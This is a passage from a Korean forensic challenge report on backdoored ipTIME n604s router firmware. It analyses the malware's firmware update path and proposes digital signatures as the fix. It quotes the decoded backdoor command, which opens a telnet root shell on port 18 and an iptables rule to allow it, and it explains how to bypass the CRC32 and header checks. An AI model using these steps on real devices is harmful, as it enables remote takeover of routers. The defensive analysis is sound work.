이 부분의 명령어가 변경되면 C&C 와 유사한 역할을 수행할 수 있다. 112 바이트의 인코딩 데이터를 디코딩한 문자열은 다음과 같다.

```
/sbin/utelnetd -p 18 -l /bin/sh 2> /dev/null &\r\n/sbin/iptables -A INPUT
-p tcp --dport 18 -j ACCEPT 2> /dev/null
```

악성코드는 디코딩한 문자열을 다음과 같이 실행한다.

```
execve("/bin/sh", ["sh", "-c", "/sbin/utelnetd -p 18 -l /bin/sh 2> /dev/null
&\r\n/sbin/iptables -A INPUT -p tcp --dport 18 -j ACCEPT 2> /dev/null"],….);
```

악성코드는 텔넷 데몬인 '/sbin/utelnetd'를 18 번 포트에서 대기(listen)하게 설정하고, 18 번 포트로 접속하는 사용자가 있으면 쉘을 제공한다. 부팅 과정에서 'iptables'을 이용하여 외부 접근을 할 수 없도록 설정하였으므로, 'iptables' 명령어를 이용하여 18 번 포트 접근을 허용하게 변경한다.

다) '/sbin/utelnetd' 분석

'/sbin/utelnetd'는 텔넷 데몬으로 사용자의 옵션을 받아 시스템 명령을 수행한다. 텔넷 데몬 프로그램은 악성코드가 아닌 잘 알려진 오픈소스 프로그램으로, 코드 내에 악의적인 기능을 추가하지 않았다. 공격자가 원격에서 공유기를 제어하기 위한 목적으로 함께 넣은 프로그램으로 판단되며, 앞서 설명한 '/sbin/pptpctrld'에 의해 18 번 포트로 텔넷 서비스를 실행한다.

6. 펌웨어 업데이트 취약점 및 해결방안

본 챌린지는 펌웨어 업데이트의 취약점으로 공격자가 임의의 펌웨어를 덮어 씌울 수 있는 취약점을 활용하였다고 한다. 이에 펌웨어 업데이트 과정을 분석하여 현재의 업데이트 과정의 문제점을 확인하고 이에 대한 해결방안을 알아본다.

가) 펌웨어 업데이트 과정

아이피타임 공유기는 펌웨어가 업데이트될 때마다, 그리고 모델마다 검증 루틴이 상이하다. n604s 9.72 펌웨어는 다음과 같은 순서로 업데이트를 수행한다.

1. GUI 를 통해 "/tmp/firmware"로 업로드된 펌웨어 이미지의 부트로더 영역 크기와 공유기의 부트로더 크기를 비교해서 크기가 다르면 잘못된 펌웨어로 판단한다. 현재 기기의 부트로더 크기는 "hwinfo_get_bootloader_size" 함수로 검증한다.
2. 펌웨어의 TRX 영역을 검증한다. 그 전에 TRX Header 를 검증한다. TRX Header(v1)의 구조체는 **그림 10** 과 같다.



그림 10. TRXv1 헤더 구조[9]

3. TRX 헤더의 'magic number'인 'HDR0'가 아니라면 잘못된 펌웨어 이미지로 판단한다.
4. TRX 헤더의 length(길이) 값이 1024 보다 작다면, 잘못된 펌웨어 이미지로 판단한다.
5. TRX 헤더의 시작 주소에 length 를 더한 위치에 있는 56 바이트의 패키지 헤더(Package Header)를 읽는다. 읽은 바이트가 56 바이트보다 작다면 패키지 헤더가 없다는 에러를 출력하고 업데이트를 종료한다. 이 정보에 바탕하면 앞서 **그림 4** 의 펌웨어 구조에 패키지 헤더가 추가되어 **그림 11** 와 같은 구조가 됨을 알 수 있다.



그림 11. 분석 과정에서 식별된 펌웨어 구조

[9] TRX header. http://xinu.mscs.mu.edu/TRX_header.

6. 패키지 헤더 정보의 내용과 현재 시스템의 정보가 저장된 NVRAM 정보[10]를 비교한다.
   A. NVRAM 에 있는 모델 명 정보(product_name)를 가져온다. 이 정보에는 현재 기기의 모델 정보가 저장되어 있다. 이 정보와 펌웨어 패키지 헤더의 모델명을 비교한다. 'n604s' 펌웨어 이미지를 사용했다면 고려할 필요가 없다.
   B. NVRAM 에 있는 업데이트 최소 버전 정보(no_downgrade)를 가져온다. 이 값은 9.72 버전 기준으로 7.62 를 가진다. 펌웨어의 패키지 헤더의 버전 값이 필드의 값보다 낮을 경우 업데이트를 중지한다. 이 정보가 없거나 버전이 그 이상이라면 7 을 진행한다.
7. TRX 헤더의 'TRX flags'부터 TRX 파티션의 끝(TRX 헤더에서부터 TRX 헤더의 Length 를 합친 위치)까지의 읽어서 CRC32 값을 구한다. 해당 알고리즘은 'Firmware Mod Kit'의 'crcalc'에 구현되어 있다.
8. 7 에서 계산한 CRC32 와 TRX 헤더의 CRC32 필드의 값이 같으면 정상 펌웨어로 판단하고 펌웨어 업데이트를 시작한다.

나) 취약점 분석

아이피타임 9.72 펌웨어는 패키지 헤더에 있는 펌웨어 대상 모델 명과 현재 기기의 모델 명이 일치하는지, 버전이 7.62 버전 이상인지를 확인하는 첫번 째 과정과 TRX 영역의 로드된 펌웨어 이미지의 CRC32 값을 확인하여 펌웨어의 손상 여부를 확인하는 두번 째 과정으로 이루어져 있다. 각 과정은 다음과 같이 우회할 수 있다.

패키지 헤더 정보 우회 : 패키지 헤더에는 현재 기기 모델 명과 펌웨어 버전 정보를 저장하고 있다. 공격자는 이 영역은 수정하지 않고 TRXv1 영역에 대해 다양한 변조를 하면되기 때문에 변조할 펌웨어 이미지의 패키지 헤더의 필드 값을 그대로 사용하면 된다. 단, 최소 요구 조건인 7.62 버전 이상이고 모델 정보가 n604s 이어야 한다.

체크섬(Checksum) 우회 : 본 모델은 펌웨어 이미지를 검증하기 위해 CRC32 알고리즘으로 무결성을 입증한다. 사실 CRC32 는 충돌 쌍(collision)이 많기 때문에 무결성 검증에 좋은 방법은 아니다. 또한, 체크섬 값을 로컬에 함께 관리하기 때문에 공격자가 쉽게 변조/우회할 수 있다.
공격자가 펌웨어를 변조하고 리패키징(Re-Packaging)하는 과정에서 TRX 영역이 변경된다. 하지만 CRC32 값이 TRX 헤더에 있으므로 재계산하여 덮어씌우면 된다. '**가) 펌웨어 업데이트 과정**'에서 설명한 'crcalc' 도구를 이용하면 손쉽게 우회할 수 있다.

다) 업데이트 취약점 해결 방안

기존 펌웨어 업데이트 로직의 가장 큰 문제는 업데이트하는 펌웨어의 파일에 특정 필드 값을 이용한 검증이 전부이기 때문에 악의적인 사용자가 펌웨어를 언 패키징하여 조작한 후 다시 패키징하여 배포할 경우, 공격자가 원하는 공격을 수행할 수 있는 문제점을 가지고 있다. 이 문제는 민간 분야 뿐만아니라 임베디드 기기를 많이 사용하고 높은 보안성을 유지할 필요가 있는 조직인 군에서도 많은 이슈가 되고 있다. 이에 밀리터리 임베디드 시스템과 관련된 내용을 다루는 사이트인 'mil-embedded.com'은 2010 년에 '비인가된 소프트웨어 수정으로부터 임베디드 시스템을 보호하는 방법(Protecting embedded systems from unauthorized software modifications) [11] '를 통해 어떻게 펌웨어의 위변조를 막아야하는지를 기술하였다. 또한, 임베디드 제품 설계에 대한 정보를 다루는 'newelectronic.co.uk'는 'Creating a defence'라는 보고서[12]를 통해 펌웨어 배포 및 부팅 과정에서 보안성을 유지하는 방법을 소개하였다. 이 두 가지 방법은 디지털 서명을 이용하여 펌웨어의 인증과 신뢰도 문제를 해결한다. 본 보고서에서 제시하고자하는 방법도 디지털 서명을 이용하는 방법이다.

[10] nvram 은 Non-Volatile-RAM 으로 사용자가 저장하고자하는 데이터와 문자열을 플래시 메모리에 유지한다.
[11] http://mil-embedded.com/articles/protecting-systems-unauthorized-software-modifications/
[12] http://www.newelectronics.co.uk/article-images/59422/P21-22.pdf



그림 12. 프로그램 코드에 대한 디지털 서명 과정(참고: mil-embedded.com)

현재 펌웨어의 업데이트 방법을 해결하기 위한 가장 좋은 방법은 디지털 서명(Digital Signature)이다. 디지털 서명은 디지털 서명은 공개키 알고리즘 중 하나인 RSA(Rivest Shamir Adleman)이나 ECC(Elliptic Curve Cryptography)를 이용하여 정보의 무결성과 인증을 동시에 제공한다. 공격자가 디지털 서명된 정보를 변경한다면, 사용자 또는 펌웨어 업데이트 검증 절차를 통해 이를 파악할 수 있다(무결성). 디지털 서명 자체를 변경하더라도 변경 여부를 판별할 수 있다(인증). **그림 12** 를 글로 설명하면 다음과 같다.

1. 코드를 배포할 사람은 개인 키(Private Key)와 공개 키(Public Key)를 만든다. 개인 키는 서명자 즉, 코드 배포자만 접근할 수 있으며, 공개 키는 누구나 볼 수 있다.
2. 배포자는 프로그램 코드를 단방향 해시(One-way hash) 알고리즘으로 해시한 값을 구하고, 이 결과 값을 개인 키로 서명한다. 그리고 이 서명을 프로그램 코드와 함께 배포한다.
3. 해당 코드를 받은 사용자는 프로그램 코드를 동일한 방법으로 해시하고, 디지털 서명된 정보를 누구나 접근할 수 있는 공개 키로 해석한다.
4. 해시한 값과 해석한 값을 비교하여 일치하면, 올바른 프로그램 코드로 판단한다.

위에서 설명한 과정에서 디지털 서명이 올바른지에 대한 검증만 적용되면 완벽한 배포 프로세스를 만들 수 있다. 본 방법의 전제 조건은 제조사 공개 키와 개인 키를 생성하고 인증기관(CA)을 통해 공개 키에 디지털 서명을 받아 디지털 인증서를 생성하는 작업과 최초 공유기 배포 단계에 이 디지털 인증서와 본 보고서에서 제시하는 검증 논리가 반영되어야하는 두 가지 전제조건이 필요하다.

1. 펌웨어 제조사(본 챌린지에서는 EFM 네트웍스)는 공개 키와 개인 키를 생성하고 공개 키를 인증기관(CA)에 전달하여 인증기관(CA)으로부터 서명된 인증서를 발급받는다.
2. 펌웨어 제조사는 발급받은 디지털 인증서(공개 키)와 개인 키를 디지털 서명 용도의 안전한 시스템에 보관한다. 본 예에선 이를 '**안전한 지역**'으로 칭한다.
3. 펌웨어 제조사에서 펌웨어를 개발한다. 개발되서 배포 준비된 펌웨어 이미지를 디지털 서명 센터에 전달한다.
4. 디지털 서명 센서는 펌웨어에 개인 키로 서명한 디지털 서명 정보를 붙여 배포한다.
5. 공유기는 로드된 펌웨어 이미지를 기기에 내장된 공개키를 이용하여 검증한다.
6. 검증 결과 올바르다면, 기존 펌웨어 업데이트를 진행한다.

본 과정을 그림으로 표현하면 **그림 13** 과 같다.



그림 13. 프로그램 코드에 대한 디지털 서명 과정

단 이 방법은 펌웨어 업데이트 시 로드되는 이미지의 펌웨어의 무결성과 인증 과정을 제공하여 펌웨어 업데이트 시 악의적으로 변조된 펌웨어에 대한 방어 기능을 제공할 뿐 다른 취약점으로 인한 공유기 침투는 보호할 수 없다. 즉, 완벽한 보안이 이루어지려면 디지털 서명 외에도 펌웨어에 대한 자체적인 보안 코딩, 빠른 버그 수정 및 자동화된 업데이트가 필요하다.